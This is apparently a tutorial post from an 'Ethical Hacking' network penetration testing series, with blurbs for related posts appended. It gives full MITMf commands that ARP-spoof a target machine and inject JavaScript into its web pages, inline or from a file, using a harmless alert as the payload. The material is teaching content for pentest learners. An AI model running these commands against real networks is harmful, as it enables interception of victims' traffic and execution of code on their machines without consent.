
Ethical Hacking - NETWORK PENETRATION TESTING(21)
MITM - Code Injection
- Inject javascript or HTML code into pages.
- Code gets executed on target machine.
- Use - - inject plugin.
Code can be:
1. Stored on a local file --js-file or --html-file
2. Stored online --js-url or --html-url
3. Or you can supply the code through the terminal --js-payload or --html-payload
Usage Case 1:
python2 mitmf.py --arp --spoof -i eth0 --gateway 10.0.0.1 --targets 10.0.0.22 --inject --js-payload "alter('test');"

The inection code works.

Usage case2:
Edit the js file and save it as alert.js in the root folder.
alert('test');
Run the commands on the terminal.
python2 mitmf.py --arp --spoof -i eth0 --gateway 10.0.0.1 --target 10.0.0.22 --inject --js-file /root/alert.js

The injection file works...

Ethical Hacking - NETWORK PENETRATION TESTING(21)的更多相关文章
- Ethical Hacking - NETWORK PENETRATION TESTING(15)
ARP Poisoning - arpspoof Arpspoof is a tool part of a suit called dsniff, which contains a number of ...
- Ethical Hacking - NETWORK PENETRATION TESTING(22)
MITM - Wireshark WIreshark is a network protocol analyser that is designed to help network administa ...
- Ethical Hacking - NETWORK PENETRATION TESTING(14)
MITM - ARP Poisoning Theory Man In The Middle Attacks - ARP Poisoning This is one of the most danger ...
- Ethical Hacking - NETWORK PENETRATION TESTING(13)
Nmap Nmap is a network discovery tool that can be used to gather detailed information about any clie ...
- Ethical Hacking - NETWORK PENETRATION TESTING(12)
Post Connection Attacks Sophisticated attacks that can be used after connecting to the target AP. Ga ...
- Ethical Hacking - NETWORK PENETRATION TESTING(11)
Securing your Network From the Above Attacks. Now that we know how to test the security of all known ...
- Ethical Hacking - NETWORK PENETRATION TESTING(10)
WPA Craking WPA was designed to address the issues in WEP and provide better encryption. The main is ...
- Ethical Hacking - NETWORK PENETRATION TESTING(8)
WEP Cracking Basic case Run airdump-ng to log all traffic from the target network. airodump-ng --cha ...
- Ethical Hacking - NETWORK PENETRATION TESTING(7)
Gaining Access to encrypted networks Three main encryption types: 1. WEP 2.WPA 3.WPA2 WEP Cracking W ...
随机推荐
- Linux环境下操作Oracle数据库命令
A增量备份 在Oracle用户下进行: 1.su – oracle, pwd to make sure. 2.脚本位置more /home/oracle/arch.sh 3.运行脚本 ./arch.s ...
- CODING DevOps 系列第三课:云计算、云原生模式下 DevOps 的建设
本文首先会和大家分享当前整个应用生命周期的演变历程,然后讲解云计算模式下 DevOps 建设包含的过程.流程规范和标准,最后讲解云原生时代到来会带来哪些改变,以及标准化的建设会有哪些改变和突破. 应用 ...
- 前台页面id为空--驼峰命名映射
错误: 前台页面id为空,或其他数据映射问题(方案2) 原因: java的bean类属性和数据库字段命名不一致,查询的时候就不能把数据封装进bean类里, 在数据库字段命名规范中,通常使用下划线“_ ...
- Maven的pom文件依赖提示 ojdbc6 Missing artifact,需要手动下载并导入maven参考
eg: 需要 ojdbc6.jar 的下载地址 https://www.oracle.com/database/technologies/jdbcdriver-ucp-downloads.html c ...
- appium安装的permission deny处理方法-20200204
npm -v 报错:Error: EPERM: operation not permitted, mkdir 'C:\soft\nodejs' 起因:原本安装node在C盘soft文件夹下,按node ...
- SQL注入之Union注入攻击
union联合查询算是最简单的一种注入了,但是却是经常遇到. 什么是UNION注入 UNION操作符用于合并两个或多个SELECT语句的结果集,而且UNION内部的SELECT语句必须拥有相同数量的列 ...
- springboot 之 根据传入参数进行多数据源动态切换
背景:最近有一个需求是根据app传来的请求参数,根据行政部门编码请求不同地区的数据,之前写的多数据源都是固定某个方法调用指定的dao然后查询不同的数据库,但是这次是需要根据前端传入参数进行动态区分数据 ...
- 《UNIX环境高级编程》(APUE) 笔记第十二章 - 线程控制
12 - 线程控制 GitHub 地址 1. 线程限制 下图为与 线程操作 有关的一些 限制: 可以通过 sysconf 函数进行查询 . 2. 线程属性 可使用 pthread_attr_t 结构修 ...
- Linux下Jmeter+nmon+nmon analyser实现性能监控及结果分析
一.概述 前段时间讲述了Jmeter利用插件PerfMon Metrics Collector来监控压测过程中服务器资源的消耗,一个偶然机会,我发现nmon这个 工具挺不错,和Jmeter插件比起来, ...
- NuGet 应用指南
一.前言 在产品开发过程中,一点有很多类库:这么多类库大家是如何管理的呢,TFS.SVN.Github……?在开发人员使用对应类库是否存在类库引用路径不一致.版本不一致问题.依赖类库版本不对应等一些 ...